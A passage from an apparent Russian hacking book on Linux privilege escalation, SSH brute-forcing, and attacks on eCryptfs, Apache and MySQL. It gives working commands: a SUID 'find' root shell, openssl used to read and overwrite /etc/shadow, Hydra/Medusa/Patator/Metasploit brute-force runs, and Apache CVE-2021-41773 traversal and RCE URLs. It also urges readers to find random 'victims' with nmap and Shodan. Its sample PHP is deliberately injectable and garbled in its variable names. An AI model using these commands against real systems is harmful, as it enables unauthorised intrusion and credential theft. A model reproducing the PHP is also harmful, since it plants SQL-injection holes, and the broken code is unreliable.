1. Используй шифрование eCryptfs для корневой файловой системы. Даже если кто-то и загрузится с LiveUSB, он не сможет ничего сделать, поскольку содержимое диска будет зашифровано. Максимум, что полу-

чится у хакера – все снести, но изменить пароль или добавить пользователя он не сможет. Но от удаления данных никто не застрахован – при желании можно сжечь компьютер, это тоже приведет к удалению данных!

2. Установи пароль на BIOS, пароль на загрузчик GRUB2 – чтобы никто не смог войти в BIOS без пароля и не смог изменить параметры загрузчика GRUB2.
3. Опломбируй корпус компьютера – так ты узнаешь, было ли вмешательство.
4. Если оно того стоит, установи систему видеонаблюдения, чтобы было видно, кто работал за компом и, что очень желательно, что он делал, будучи за компьютером.

2.3. Утилита *crunch*: генератор паролей

Обычные люди используют генераторы паролей чуть другой направленности. Для обычного человека генератор пароля – это утилита, позволяющая сгенерировать сложный для подбора пароль. Для хакера генератор паролей – это утилита, позволяющая сформировать список паролей. Далее ты передаешь этот список утилите, которая использует *метод грубой силы* (*brute force*) для взлома того или иного объекта. Такие программы работают все по одному алгоритму:

1. Берем пароль из списка
2. Передаем объекту
3. Если пароль не подошел, переходим в п. 1
4. Если пароль подошел, сообщаем об успешном взломе.

В мире хакеров лучшей утилитой для генератора списка слов считается Crunch. Crunch – это генератор списков слов, который может генерировать все возможные комбинации и перестановки.

Программа может работать как в режиме комбинации ключевых слов, так и в режиме перестановки. Он разбивает вывод по количеству строк или раз-

меру файла. Шаблоны Crunch поддерживают числа, символы верхнего/нижнего размера, символы @,% ^.

Рассмотрим, как использовать программу. Если запустить ее без параметров, программа сообщит, что нужно уточнить критерии списка слов?

```
crunch
crunch version 3.6

Crunch can create a wordlist based on criteria you specify. The output from
crunch can be sent to the screen, file, or to another program.

Usage: crunch <min> <max> [options]
where min and max are numbers

Please refer to the man page for instructions and examples on how to use
crunch.
```

Сгенерируем словарь, содержащий слова с минимальной и максимальной длиной 6 символов (6 6), то есть в словаре будут только 6-символьные пароли. Пароли будут содержать только символы 0123456789abcdef, результат будет сохранен в файл 6chars.txt:

```
root@kali:~# crunch 6 6 0123456789abcdef -o 6chars.txt
Crunch will now generate the following amount of data:
117440512 bytes
112 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines:
16777216
```

Подробную информацию о *crunch* можно получить по адресу:

https://tools.kali.org/password-attacks/crunch

Глава 3.

Получаем права *root* на VDS

В прошлой главе мы получили права *root* на локальной машине. Но все усложняется, когда нам нужно получить права *root* на VDS. Представим, что у нас есть виртуальный сервер, к которому есть обычный пользовательский доступ. Наша задача – получить права *root*.

3.1. Сбор информации

Linux – очень безопасная и очень настраиваемая операционная система. Но степень ее безопасности напрямую зависит от квалификации администратора. Если админ настроил все верно, то твои шансы невелики. Но часто админы, по тем или иным причинам, не настраивают системы так, как того требуется. Или по незнанию, или для пущей удобности работы с системой. Нас эти причины не интересуют, нас интересуют только права *root*. Как мы можем повысить свои права до прав *root*? Есть несколько направлений – уязвимости в приложениях/системных скриптах, неправильная конфигурация операционной системы, забытые важные данные (в которых, возможно, хранятся пароли), уязвимости некоторых версий ядра.

Начинать взлом системы нужно со сбора информации. Получить необходимую информацию можно с помощью команд:

```
uname -a 2>/dev/null
cat /proc/cpuinfo 2>/dev/null
cat /etc/*-release 2>/dev/null
```

Посредством данных команд ты сможешь получить информацию о системе, которую сможешь использовать для подбора уязвимостей в системе. Также есть специальные инструменты, помогающие автоматизировать процесс сбора данных:

- LinEnum
- PXEnum
- linuxprivchecker
- SysEnum
- linux-smart-enumeration

Все они работают примерно одинаково – запускают различные команды на сбор информации, а потом предоставляют тебе отчет (рис. 3.1).




Рис. 3.1. Инструмент LinEnum

3.2. Критические данные

Часто пароли можно найти… в бэкапах. Типичный пример: админ сохраняет пароль в SSH-клиенте, но поскольку он сложный, он его не помнит на память, поэтому он создает в домашнем каталоге файл с паролем. После этого настраивает регулярный бэкап системы, в том числе и со своим домашним каталогом. Твоя задача – найти такой бэкап и исследовать его на предмет важных критических данных. Ищи большие файлы, часто они создаются в /var, /tmp, /opt, /backup, /media/backup. Ориентируйся по смыслу.

3.3. Флаги SUID/SGUID

Флаги SUID/SGID позволяют пользователю запускать программы от имени владельца. Данные флаги пригодятся, если нужно обычному пользователю, который не является *root*, запускать программы от имени *root*. Чаще всего встречается SUID. Устанавливается этот бит легко:

```
chmod +s /bin/prg
```

Подразумевается, что программа с таким флагом не сможет делать ничего, кроме того, для чего она предназначена. Но часто бывает не так. Чаще всего к возможности повысить привилегии приводит возможность программы производить запись в файловую систему или каким-то образом выполнять код.

Найти все такие программы можно так:

```
find / -user root -perm -u=s -type f 2>/dev/null
```

Также можно найти файлы со SUID/SGID с помощью LinEnum. Вывод инструмента будет таким:

```
[+] Possibly interesting SUID files:
-rwsr-sr-x 1 root root 2332434 Feb 25 2022 /usr/bin/find
```

Что это нам дает? Да то, что у *find* есть параметр *–exec*, позволяющий запустить программу при нахождении файла. А раз у *find* есть SUID/SGID, то мы можем с ее помощью запустить любую программу с правами *root*. Например:

```
find . -exec /bin/sh -p \; quit
# whoami
root
#
```

Данная команда открывает оболочку с правами *root*, поэтому все дальнейшие команды будут запущены от имени *root*.

3.4. Анализ истории команд

Иногда бывает, что на тебе достался доступ к VDS, но пароля ты не знаешь – он сохранен в SSH-клиенте, а бывший админ уже "пропал с радаров". Что делать? Первым делом нужно попытаться расшифровать сохраненный пароль. Поскольку SSH-клиенту нужно передавать пароль на сервер, то на локальном компьютере он хранится в зашифрованном виде, поддерживающим расшифровку (необратимое шифрование не используется – вроде MD5). Алгоритм зависит от твоего SSH-клиента. Конкретные инструкции можно будет найти в Интернете. А вот если ты их не нашел, тогда все заметно хуже. Но не все потеряно. Можно исследовать историю команд – файл ~/.bash_history. Иногда бывает так, что:

- Пользователь ошибся и ввел пароль, когда система это не ожидала. В данном случае данный пароль будет записан в .bash_history.
- Иногда админы указывают один пароль на все, и некоторые команды позволяют пароль указать в качестве значения параметра. Следовательно, исследуй команды, которые принимают пароли в качестве одного из параметров. Данное мероприятие, как показывает практика, имеет шансы на успех.

3.5. Возможности Linux

С помощью описанного ранее способа (SUID/SGID) можно получить права *root*. Во избежание этого была реализована система Linux capabilities (возможности Linux). Идея этого механизма заключается в том, чтобы предоставлять не полные привилегии, а только то, что нужно для выполнения задачи. Посмотрим, как это используется.

Первым делом нужно найти подобные файлы в системе:

```
getcap -r / 2>/dev/null
/usr/bin/fping = cap_net_raw+ep
/usr/bin/ping = cap_net_raw+ep
/usr/bin/openssl = ep
/usr/bin/tar = cap_dac_read_search+ep
```

Классический пример иллюстрации — это исполняемый файл **tar** с разрешением cap_dac_read_search+ep, позволяющим ему читать любой файл в системе. Это означает, например, что этой программе доступен файл /etc/shadow, который от лица обычного пользователя недоступен на чтение. Доступ к этому файлу даст нам хеши паролей, в том числе от *root*, который мы можем попробовать сбрутить.

Также встречается пустое разрешение =ep. Когда выставлено такое разрешение (есть знак "равно" в начале, и не перечислен список разрешений), это значит, что файлу предоставлены все возможные разрешения. В примере такие разрешения есть у файла openssl.

Теперь практический пример, в котором мы попытаемся прочитать файл /etc/shadow. Сгенерируем ключи:

```
openssl req -x509 -newkey rsa:1024 -keyout key.pem -out cert.pem -days 365 -
nodes
Generating a RSA private key
.....
```

Запускаем веб-сервер:

```
openssl s_server -key key.pem -cert cert.pem -port 1336 -HTTP
```

```
Using default temp DH parameters
ACCEPT
```

После этого читаем файл:

```
curl -k -http0.8 "https://127.0.0.1:1336/etc/shadow" | more
….
root:<пароль зашифрованный>:18442:0:999999:7:::
….
```

После этого можно сгенерировать новый файл *shadow* и перезаписать ним системный. Создадим новый хеш, заменим им хеш (в примере — восклицательный знак) и подготовим файл для заливки.

```
mkpasswd -m sha-512 -S saltsalt -s
Password: 123456
<выведется зашифрованный пароль>
```

Этот пароль нужно скопировать в качестве второго поля в файл *shadow* для пользователя *root*. Новый файл нужно скопировать на сервер в /etc/shadow и залогиниться:

```
openssl smime -decrypt -in /tmp/shadow -inform DER -inkey key.
pem -out /etc/shadow
su root
Password: <123456>
```

3.6. Планировщик *cron*

Планировщик **cron** используется для периодического выполнения всевозможных скриптов. Действия описываются либо в файле /etc/crontab, либо в персональных расписаниях пользователя, просмотреть которое можно так:

```
crontab -e <имя_пользователя>
```

Также действия могут описываться в специальных каталогах вроде /etc/cron.daily (ежедневное расписание). Если у таких скриптов неаккуратно выставлены привилегии, то это может стать находкой для атакующего. Когда администратор ставит привилегии как попало, "просто чтобы работало", он вполне может написать установить права 777, что позволит нам отредактировать вызываемый по расписанию скрипт. Поскольку **cron** запускает файлы от имени *root*, то наши команды также будут выполнены от имени *root*.

3.7. Уязвимости ядра

В ядре Linux, как и в любом другом программном обеспечении, есть уязвимости. Иногда эти уязвимости позволяют получить *root*. Конечно, найти уязвимость самостоятельно очень сложно – вы бы тогда не читали эту книгу. Универсальный рецепт такой: нужно посредством команды *uname* получить точную версию ядра и попытаться в Интернете найти уязвимости для нее. Можно также использовать поиск эксплоитов, встроенный в Kali Linux (см. другую часть книги). Эта операционная система содержит много эксплоитов, но далеко не все они окажутся рабочими. Вполне может оказаться, что некоторые эксплоиты будут работать нестабильно, поскольку ядро уже пропатчено.

Примеры уязвимостей для повышения привилегий:

- CVE 2017-16995;
- CVE 2013-1959;
- CVE 2012-0056;
- CVE 2010-3904.

Это далеко не уязвимости, их гораздо больше. Кроме Kali источником поиска уязвимостей может послужить Интернет – на профильных сайтах публикуется информация об уязвимостях ядра, которую вы можете использовать. Если ядро не успели пропатчить, значит, у вас все получится.

Пример сайтов:

- https://www.syxsense.com/linux-vulnerabilities-march-2021/
- https://www.cvedetails.com/vulnerability-list/vendor_id-33/Linux.html

3.8. Брутфорс SSH

Ранее мы рассматривали способы, когда у нас есть обычный, пользовательский доступ к SSH VDS и мы пытались поднять наши полномочия до уровня *root*. А сейчас мы попробуем *сбрутить*, то есть *подобрать пароль*. Пусть у нас есть SSH-сервер с IP-адрес 111.11.11.11 (адрес приводится исключительно для примера). Наша задача каким-то образом узнать имя пользователя, который зарегистрирован на сервере. Имя *root* пробовать не стоит, так как обычно его отключают для входа по SSH. Поэтому нужно как-то раздобыть другое имя пользователя. Как это сделать? Например, с помощью уязвимости в том же Apache. Можно также попробовать часто используемые имена вроде *admin*, *test*, *user*. Для брутфорса можно использовать следующие инструменты: Patator, Medusa, Hydra, Metasploit. Все они доступны в дистрибутиве Kali Linux, который мы будем рассматривать в другой части книги.

3.8.1. Использование Patator

Для подбора пароля средствами Patator используется команда:

```
patator ssh_login host=111.11.11.11 user=test password=FILE0 0=/root/wordlist
-x ignore:mesg='Authentication failed'
```

Параметры:

- *ssh_login* — необходимый модуль
- *host* – наша цель
- *user* – логин пользователя, к которому подбирается пароль или файл с логинами для множественного подбора
- *password* – словарь с паролями
- *-x ignore:mesg='Authentication failed'* — команда не выводить на экран строку, имеющую данное сообщение. Параметр фильтрации подбирается индивидуально. То есть в зависимости от версии и настроек сервера, сообщение об неудачной аутентификации может быть другим

3.8.2. Инструмент Hydra

Для подбора пароля используя Hydra выполним команду:

```
hydra -V -f -t 4 -l test -P /root/wordlist ssh://111.11.11.11
```

Параметры:

- -V – показывать пару логин+пароль во время перебора
- -f – остановка, как только будет найден пароль для указанного логина
- -P – путь до словаря с паролями
- ssh://111.11.11.11 – IP-адрес жертвы

3.8.3. Инструмент Medusa

Для подбора пароля с использованием Medusa выполним команду:

```
medusa -h 192.168.60.50 -u test -P /root/wordlist -M ssh -f -v 6
```

где:

- -h – IP-адрес жертвы
- -u – логин
- -P – путь к словарю
- -M – выбор модуля
- -f – остановка после нахождения валидной пары логин/пароль
- -v – настройка отображения сообщений на экране во время процесса подбора

3.8.4. Metasploit

Здесь сначала нужно произвести поиск инструмента для произведения brute-force атаки:

```
search ssh_login
```

Вывод будет таким:

```
Matching Modules
================
  Name                Disclosure Date  Rank    Description
  ----                ---------- ----  ----    -----------
  auxiliary/scanner/ssh/ssh_login      normal  SSH Login Check...
  auxiliary/scanner/ssh/ssh_login_pubkey normal  SSH Public Key Log...
```

Обрати внимание: есть два модуля. Первый обеспечивает подбор логина и пароля, а второй – логина и публичного ключа. Нас сейчас интересует первый модуль:

```
use auxiliary/scanner/ssh/ssh_login
```

Для просмотра необходимых параметров, воспользуемся командой *show options*. Необходимые сейчас параметры:

- ***rhosts*** **– IP-адрес жертвы**
- ***rport*** **– порт**
- ***username*** **– логин SSH**
- ***userpass_file*** **– путь до словаря с паролями**
- ***stop_on_success*** **– остановка, как только найдется пара логин/пароль**
- ***threads*** **– количество потоков**

Указание необходимых параметров производится через команду "set".

```
set rhosts 111.11.11.11
set username test
set userpass_file /root/wordlist
set stop_on_success yes
set threads 4
```

```
set rport 22
```

Указав необходимые параметры, набираем команду "run" и ждем. Если нам повезет, мы получим нужный пароль.

Глава 4.

Уязвимости eCryptfs

4.1. Выбор средств шифрования в Linux

Различные дистрибутивы предлагают на выбор разные средства шифрования данных, например, LUKS (полнодисковое шифрование), eCryptfs (шифрование папок и файлов), а также шифрование средствами файловой системы ZFS, которая не является родной файловой системой для Linux. Рассмотрим, что есть что.

LUKS (Linux Unified Key Setup) – хорошо изученное средство полнодискового шифрования, не имеющее обнаруженных уязвимостей. LUKS поддерживает многочисленные алгоритмы шифрования и режимы работы, а также несколько хеш-функций. В качестве алгоритма шифрования можно выбрать один из множества поддерживаемых, в частности AES, Serpent, Twofish, CAST-128 и CAST-256, которые могут работать в одном из четырех режимов: ECB, CBC-PLAIN64, CBC-ESSIV:hash или XTS-PLAIN64. Как правило, используется комбинация параметров CBC-ESSIV:SHA256 с шифрованием AES и 256-битным ключом.

В процессе шифрования можно выбрать любой алгоритм шифрования. Однако лучше всего использовать AES: выбор другого алгоритма не повлияет особо на безопасность, а вот скорость пострадает из-за того, что AES — единственный алгоритм шифрования, получивший аппаратную поддержку в виде набора команд процессора AES-NI. То есть данный алгоритм поддерживается «железом».

LUKS хорош тем, что поддерживает до восьми слотов ключей. Каждый из этих слотов можно защитить своим уникальным паролем или ключом. Это позволяет разблокировать зашифрованные диски разным пользователям – каждый своим паролем. Недостаток способа в том, что для расшифровки данных достаточно взломать любой пароль к любому из занятых слотов. В заголовке LUKS прописана информация о том, какие из слотов ключей заняты (то есть содержат действительные ключи для доступа к данным), а какие свободны. При этом нужно помнить, что удаление последнего доступного ключа делает расшифровку данных невозможной, что позволяет навсегда и быстро заблокировать доступ к зашифрованным данным.

Конечно, у всего есть недостатки. LUKS целиком отлично защищает данные, при этом скорость доступа к зашифрованным данным мало отличается от скорости доступа к незашифрованному массиву информации – с одной стороны. С другой — шифрование действительно всех данных означает, что для проведения любых операций с зашифрованным диском, включая проверку целостности файловой системы, нужно смонтировать также весь диск целиком. Сделать резервную копию, создать или восстановить снапшот зашифрованного диска без ввода ключа шифрования не получится.

Теперь переходим ко второму популярному средству шифрования – eCryptFS. Это криптографическая файловая система, позволяющая шифровать отдельные файлы и папки. Шифрование eCryptFS можно также включить на зашифрованном с помощью LUKS – тогда получится двойное шифрование. Файловая система eCryptsFS работает на уровне ядра и не использует FUSE. А вот файловая система EncFS, наоборот, работает в пространстве пользователя через FUSE. В этой файловой системе недавно была найдена крупная уязвимость, поэтому рекомендуется всем отказаться от ее использования. Подробно ознакомиться с отчетом о EncFS можно по адресу:

https://sourceforge.net/p/encfs/mailman/message/31849549/

eCryptFS шифрует каждый файл/папку по отдельности, при этом метаданные шифрования для каждого файла хранятся в его заголовке. Это позволяет

без особых проблем копировать отдельные файлы и даже целые зашифрованные папки между компьютерами, сделать систему «слепого» резервного копирования, когда между компьютерами копируются зашифрованные файлы. Но при этом eCryptFS не поддерживает дедупликацию файловой системы: каждый зашифрованный файл имеет уникальную соль, поэтому содержимое даже изначально идентичных файлов в зашифрованном виде будет отличаться (хотя с точки зрения безопасности – это верно).

Часто eCryptFS используется для шифрования домашних каталогов пользователей, а также в ряде сетевых хранилищ (NAS), где шифрование включено по умолчанию.

eCryptFS поддерживает несколько алгоритмов (AES, Blowfish, CAST6 и др.), но по вышеупомянутой причине не рекомендуется использовать алгоритмы, отличные от AES – ты потеряешь в производительности.

Данная файловая система шифрует каждый файл по отдельности; также можно зашифровать имена файлов и папок (в этом случае имя файла не должно превышать 143 символа). Каждый файл шифруется сгенерированным случайным образом сессионным ключом, который хранится в метаданных. Сами метаданные, как уже было отмечено, помешаются в заголовок файла, что позволяет скопировать без проблем этот файл на другой компьютер и расшифровать его как обычно.

Данный способ позволяет обойти ограничения LUKS: для создания и восстановления резервной копии ключ шифрования не нужен – копируются и восстанавливаются зашифрованные файлы, каждый из которых содержит все необходимое для расшифровки. Но зато есть и куча недостатков:

- **Нерасторопность**. Поскольку заголовок с метаданными добавляется в каждый файл, страдает производительность, особенно это чувствуется при работе с небольшими файлами.
- **Низкий уровень безопасности**, поскольку утекают данные о количестве файлов в каталоге, размере и дате изменения каждого файла.
- **Нельзя сменить пароль шифрования**. Если его узнали, нужно расшифровать данные и снова их зашифровать – уже другим паролем.
- **Различные ограничения**, например, на длину имени файла/каталога, невозможность использовать сетевые папки с NFS и некоторые другие.
- **Нет поддержки дедупликации**.

Далее будет показано, как взломать eCryptFS

4.2. Атака на eCryptFS: получаем привилегии *root*

Существует способ, позволяющий локальному пользователю поднять свои полномочия до уровня *root* в системе, где применяется шифрование домашних папок с помощью eCryptFS.

Данная уязвимость позволяет через формирование рекурсивных вызовов в пространстве пользователя добиться переполнения стека ядра. Многослойные файловые системы, такие как eCryptfs, имеют защиту от глубокой вложенности, но предложенный эксплоит обходит данную защиту. Атакующий может организовать цепочку рекурсивных отражений в память файла / proc/$pid/environ, при которой *процесс 1* отражает в свое окружение файл / proc/2/environ, *процесс 2* файл /proc/3/environ и т.д. Далее, если прочитать содержимое /proc/1/environ будет вызван обработчик *pagefault* для *процесса 1*, что приведет к вызову *pagefault* для *процесса 2* и т.д. по выстроенной цепочке до тех пор, пока не переполнится стек ядра. Общая схема атаки показана на рис. 4.1.




Рис. 4.1. Схема атаки на eCryptFS

В системах с SUID-утилитой /sbin/mount.ecryptfs_private, например в Ubuntu, при активации шифрования для домашней директории, атаку может совершить обычный непривилегированный пользователь, которому предоставили возможность создания разделов ecryptfs для своих файлов (так как /proc/$pid связан с принадлежащим пользователю процессом и директория принадлежит пользователю, eCryptFS допускает /proc/$pid в качестве источника монтирования).


Подробная информация об этой уязвимости приводится по адресам:

https://bugs.chromium.org/p/project-zero/issues/detail?id=836 (эксплоит)

https://security-tracker.debian.org/tracker/CVE-2016-1583 (описание уязвимости)

Глава 5.

Взлом популярных сетевых сервисов



5.1. Уязвимость в Apache

5.1.1. Общее описание уязвимости

Apache – довольно древнее программное обеспечение и за всю историю в нем было множество уязвимостей. Можно долго перечислять бывшие уязвимости, но в этом нет смысла, поскольку большая часть из них уже закрыта. Вместо этого лучше расскажем об актуальной уязвимости, которая хоть и не первой свежести, но все же до сих пор все еще встречается на многих веб-серверах.

Речь идет об уязвимости CVE-2021-41773, позволяющей злоумышленникам осуществить *path traversal атаку*, сопоставив URL-адреса с файлами за пределами ожидаемого корня документа. В итоге такая атака могла привести к утечке CGI-скриптов и не только. Уязвимость затрагивает только веб-серверы Apache, работающие под управлением версии 2.4.49, и уязвимый сервер должен иметь отключенный параметр "require all denied" (к сожалению, это конфигурация по умолчанию).

5.1.2. Примеры использования уязвимости

Пример 1

Шаблон "../file_dir/", также известный как "двоеточие", позволяет атакующему путешествовать по файловой системе сервера и получать доступ к различным файлам или каталогам за пределами каталога DocumentRoot. Пример адреса:

```
http://$host/cgi-bin/.%2e/.%2e/.%2e/.%2e/etc/passwd
```

Заполучив этот файл, ты сможешь получить логины всех учетных записей, зарегистрированных в системе. Далее нужно будет подобрать пароли для той или иной учетки. Учетка *root* часто бывает отключена, но вместо нее админы могут создавать другие учетки, под которыми они работают. Иногда названия этих учетных записей раскрывают сущность, например, *admin*. Взломав эту учетку, ты получишь права *root* (через *sudo*).

Пример 2

Можно даже использовать уязвимость обхода пути Apache, смешивая шаблоны .%2e/ и "%2e%2e/":

```
http://$host/cgi-bin/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
```

Пример 3

Приведенные примеры – это еще не все. Тебе не обязательно использовать каталог cgi-bin для твоего эксплоита. Можно также использовать другой существующий каталог вроде /icons/. Пример:

```
http://$host/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
```

Пример 4

Одна из лучших полезных нагрузок – следующий URL можно использовать для удаленного выполнения кода в системе, которая работает под управлением уязвимого Apache:

```
http://$host/cgi-bin/.%2e/.%2e/.%2e/.%2e/.%2e/bin/sh
```

Подобные запросы можно вводить непосредственно в браузер, или же использовать команду *curl*:

```
curl --data "A=|echo;id>" 'http://127.0.0.1:8080/cgi-
bin/.%2e/.%2e/.%2e/.%2e/bin/sh' -vv
```

5.2. Взлом MySQL

MySQL – самая распространенная СУБД на просторах Интернета. Большинство сайтов использует именно эту СУБД или один из ее форков, например, MariaDB. В этом разделе мы поговорим о том, как взломать MySQL.

5.2.1. SQL-инъекции

Наверное, все вы слышали про SQL-инъекции – это способ внедрения SQL-инъекции в код сайта. Посредством внедренного SQL-кода, конечно, если все прошло успешно, возможно украсть данные (например, платежную информацию), изменить данные в БД или же полностью уничтожить БД.

Разберемся, как делаются инъекции. Пусть у нас есть таблица *users*:

```
create table users (
       id int(11) NOT NULL auto_increment,
       login varchar(100),
       password varchar(50),
```

```
        email varchar(100),
        PRIMARY KEY (id_user)
);
```

Теперь рассмотрим уязвимый сценарий auth.php:

```
<?php
// Подключаемся к БД
include "connect.php";

// Получаем данные из формы
// Используем метод GET для упрощения передачи SQL
$user = $_GET['user'];
$pass = $_GET['pass'];

// нашему сценарию посредством формы передается две переменные
// $user и $pass. Далее он делает запрос в БД. Если в таблице users будет
// запись, где в поле login будет значение из поля формы user, а поле
// password будет содержать введенный пароль, то результат будет содержать
// одну строку, в противном 0. Если строк 0 - пользователь не прошел
аутентификацию

$query = "SELECT * FROM users
          WHERE login = \"$login\" AND password = \"$pass\"";
// выводим для отладки запрос, чтобы вы видели, что происходит
echo $query;

$r = $mysqli->query($sql);

if($ri_num_rows > 0)
{
   echo "<p>аутентификация прошла успешно";
}
else echo "<p>access denied";

?>
```

Внимание! Данный сценарий содержит уязвимость, поэтому никогда не используйте его на практике!

Для передачи данных сценарию auth.php будем использовать форму:

```
<form action=auth.php method=post>
```

```
Login <input type=text name=user>
Pass <input type=text name=pass>
<input type=submit name=Login>
</form>
```

Если в нашей БД есть пользователь *user* с паролем 321, то если мы укажем в форме эти данные, вывод сценария будет таким:

```
SELECT * FROM users WHERE login = "user" AND password = "321"
аутентификация прошла успешно
```

Все вроде бы правильно. Теперь вместо имени пользователя введем admin"/*, а пароль вообще не будем указывать. В окне браузера увидим следующее:

```
SELECT * FROM users WHERE login = "user"/*" AND password = ""
аутентификация прошла успешно
```

Выходит следующее: вместо имени пользователя ввели строку, только отчасти похожую на нужную, пароль вообще не указали, а сценарий пишет, что авторизация прошла успешно.

Посмотрите на наш запрос:

```
SELECT * FROM users WHERE login = "user"/*" AND password = ""
```

На самом деле для базы данных он выглядит так:

```
SELECT * FROM users WHERE login = "user"
```

Символы */ база данных видит как комментарий, поэтому мы ищем только строки, где login = "user", а пароль вообще не учитываем, поэтому мы проходим успешную аутентификацию без указания пароля.

SQL-инъекция остается самым популярным методом взлома сайта и вообще БД. К безопасности самой MySQL она имеет мало отношения – ведь с точки зрения MySQL все отработано верно. Причина в небезопасном сценарии. Но как найти SQL-инъекцию для интересующего тебя ресурса?

Прежде всего, нужно исследовать исходный код страницы с формой входа на сайт. Как минимум, ты узнаешь следующие вещи:

- Как называется сценарий аутентификации, и он указывается в *action*
- Как называются поля, содержащие логин и пароль – на случай автоматизации ты будешь знать, какие данные нужно отправлять на сервер, чтобы сценарий смог с ними работать.

Надеяться, что кто-то напишет такой же дырявый сценарий, не стоит, но попытаться можно. Лучше всего SQL-инъекции искать так:

- Определить (просмотрев исходный код HTML-страницы, выводимой в браузер) тип CMS, которая используется у "жертвы" и ее версию. Далее нужно использовать Google или любой другой поисковик для поиска информации о SQL-инъекциях в этой CMS. Если CMS популярная, то информация будет.
- А вот если CMS не популярная или самописная, то есть информации в открытых источниках нет, тогда придется разбираться самостоятельно. Также можно попытаться найти (если удалось опознать название и версию CMS) ее исходники на том же GitHub. Исследуй исходники и постарайся найти слабые места. Первый вариант проще, второй – нужно как минимум обладать знаниями того языка, на котором написана CMS, и квалификация твоя должна быть выше среднего. Ковыряние в коде займет некоторое время.

5.2.2. Поиск жертвы

Если тебе все равно кого взломать, то есть нужно потренироваться, нужно первым делом найти случайную жертву. Как правило, MySQL использует порт 3306, поэтому просканируем сканером сеть:

```
nmap -sV -PN  -p 3306 <ip>
```

Можно также сканировать диапазон IP:

```
nmap -sV -PN  -p 3306 <ip1>-<ip2>
```

Если у тебя нет определенной жертвы, но ты хочешь протестировать на ком-то свои навыки, то можешь воспользоваться хакерским поисковиком Shodan. Он позволяет делать поиск по хостам и выводить информацию о различных сервисах на основе баннеров ответов. Также имеет возможность фильтровать по портам, стране, городу, операционным системам и так далее. Одна из отличнейших фишек — поиск сервисов с анонимной авторизацией или авторизацией со стандартными кредами.

